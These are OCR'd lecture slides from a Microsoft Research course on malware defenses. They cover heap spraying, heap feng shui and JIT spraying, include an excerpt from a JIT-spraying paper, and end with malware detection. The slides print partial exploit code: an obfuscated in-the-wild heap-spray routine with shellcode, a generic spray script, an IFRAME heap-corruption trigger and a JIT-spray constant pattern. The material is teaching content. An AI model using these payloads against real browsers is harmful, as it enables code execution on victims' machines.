
MALWARE DEFENSES

Ben Livshits, Microsoft Research

Overview of Today's Lecture

- Advanced a
  techniques
  - Heap spra
  - Heap feng shui
  - JIT spraying
- Drive-by malware and browsers as a target
- Malware **prevention**



Heap-Based Exploitation: 3-Step Process

1. Force the right x86 code to be allocated on the program heap
2. Exploit
3. Force a jump to the heap


- All parts are challenging
  1. First can be done with JavaScript
  2. Second part is tough
  3. Third is unreliable

Advanced Malware Techniques


- **Heap spraying**
- Heap feng shui
- JIT spraying

```
function spray(sc)
{
var infect=unescape(sc.replace(/dadong/g,"\x25\x75"));
var heapBlockSize=0x100000;
var payLoadSize=infect.length*2;
var szlong=heapBlockSize-(payLoadSize+0x038);
var retVal=unescape("%u0a0a%u0a0a");
retVal=getSampleValue(retVal,szlong);
aaablk=(0x0a0a0a0a-0x100000)/heapBlockSize;
zzchuck=new Array(); // <- heap spray
for(i=0;i<aaablk;i++){zzchuck[i]=retVal+infect}
}

var a1="dadong";

/* shellcode */
spray(a1+"9090"+a1+"dadong9090dadong9090dadongE1D9dadong34D9dadong
dong3080dadong4021dadongFAE2dadong17C9dadong2122dadong4921dadong01
ng85D2dadongF1DEdadongD7C9dadongDEDEdadongC9DEdadong221Cdadong2121
```

Stack Overflow Exploit




Heap Corruption Exploit




```
<IFRAME
SRC=file://BBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBB …
NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCC …
&#3341;&#3341;"></IFRAME>
```

1 exploit

Heap Spraying Exploit



How to Set Up Heap Spraying?

```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...'');
  oneblock = unescape("%u0C0C%u0C0C");
  var fullblock = oneblock;
  while (fullblock.length<0x40000) {
    fullblock += fullblock;
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Advanced Malware Techniques

- Heap spraying
- **Heap feng shui**
- JIT spraying

- Heap Feng Shui is a new technique for precise manipulation of the browser heap layout using specific sequences of JavaScript allocations
- This is implemented as a JavaScript library with functions for setting up the heap in a controlled state before triggering a heap corruption bug
- Using this technique makes it possible to exploit very difficult heap corruption vulnerabilities with great reliability and precision

Heap Massaging


```
<script type="text/javascript"
src="heapLib.js"></script>


<script type="text/javascript">


    // Create a heapLib object for Internet Explorer
    var heap = new heapLib.ie();


    heap.gc();      // Run the garbage collector
before doing any allocations


    // Allocate 512 bytes of memory and fill it with
padding
    heap.alloc(512);


    // Allocate a new block of memory for the string
"AAAAA" and tag the block with "foo"
    heap.alloc("AAAAA", "foo");


    // Free all blocks tagged with "foo"
    heap.free("foo");
</script>
```

- This program allocates a 16 byte block of memory and copies the string "AAAAA" into it
- The block is tagged with the tag `foo`, which is later used as an argument to `free()`
- The `free()` function frees all memory blocks marked with this tag

Advanced Malware Techniques

- Heap spraying
- Heap feng shui
- **JIT spraying**

Interpreter Exploitation: Pointer Inference and JIT Spraying

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Abstract

As remote exploits have dwindled and perimeter defenses have become the standard, remote client-side attacks are the next best choice for an attacker. Modern Windows operating systems have quelled the explosion of client-side vulnerabilities using mitigation techniques such as data execution prevention (DEP) and address space layout randomization (ASLR). This work will illustrate two novel techniques to bypass DEP and ASLR mitigations. These techniques leverage the attack surface exposed by the advanced script interpreters or virtual machines commonly accessible within the browser. The first technique, pointer inference, is used to find the memory address of a string of shellcode within the ActionScript interpreter despite ASLR. The second technique, JIT spraying, is used to write shellcode to executable memory by leveraging predictable behaviors of the ActionScript JIT compiler bypassing DEP. Future research directions and countermeasures for interpreter implementers are discussed.

Introduction

The difficulty in finding and exploiting a remote vulnerability has motivated attackers to devote their resources to finding and exploiting client side vulnerabilities. This influx of different client side attackers has pushed Microsoft to implement robust mitigation techniques to make exploiting these vulnerabilities much harder. Sotirov and Dowd [1] have described in detail each of the mitigation techniques and their default configurations on versions of Windows through Windows 7 RC. Their work shows some of the techniques available to bypass these protections and how the design choices made by Microsoft has influenced the details of these bypasses. One thing that stands out throughout this paper is how ripe a target the browser is for exploitation – the attacker can use multiple plug-ins, picking and choosing specific exploitable features, to set-up a reliable exploit scenario.

The classic web browser, bursting at the seams with plug-ins, could not have been designed with more exploitation potential. It requires a robust parser to parse and attempt to salvage 6 versions of mark-up. With the advent of "Web 2.0", a browser must now include a high performance scripting environment with the ability to rewrite those parsed pages dynamically. The library exposed to the scripting runtime continues to grow. Additionally, most browsers are now taking advantage of recent JIT and garbage collection techniques to speed up Javascript execution. All this attack surface and we haven't begun to discuss the plug-ins commonly installed.

Rich internet applications (RIAs) are not going away and Adobe currently maintains a hold over the market with Flash – the Flash Player is on 99% of hosts with web browsers installed. Sun's Java Runtime Environment is another interpreter commonly installed. Microsoft Silverlight is an RIA framework based upon the .NET runtime and tools. Silverlight is still struggling to gain market share but could be a contender in the future (e.g. Netflix On-Demand is starting to use this technology). Each of these plug-ins require a complex parser and expose more attack surface through a surplus of attacker reachable features. For example, Adobe Flash Player implements features including a large GUI library, a JIT-ing 3D shader language, a RMI system, an ECMAScript based JIT-ing virtual machine,

JIT Spraying: JavaScript to x86

- Create code to generate specific memory patterns
- Memory will be automatically filled as part of JITing (code generation into x86)


```
var y =
                (
    0x3c54d0d9 ^
    0x3c909058 ^
    0x3c59f46a ^
    0x3c90c801 ^
    0x3c9030d9 ^
    0x3c53535b ^
                ... )
```

addr	op	imm	assembly
0	B8	D9D0543C	MOV EAX,3C54D0D9
5	35	5890903C	XOR EAX,3C909058
10	35	6AF4593C	XOR EAX,3C59F46A
15	35	01C8903C	XOR EAX,3C90C801
20	35	D930903C	XOR EAX,3C9030D9
25	35	5B53533C	XOR EAX,3C53535B

Malware Detection

- How do we find malware
  - Static analysis
  - Dynamic analysis
  - In-browser protection
  - Challenges

Finding Malware on a Web Scale



Ben Livshits

Ben Zorn


Christian Seifert

Charlie Curtsinger


Microsoft Research

Redmond, WA

Blacklisting Malware in Search Results

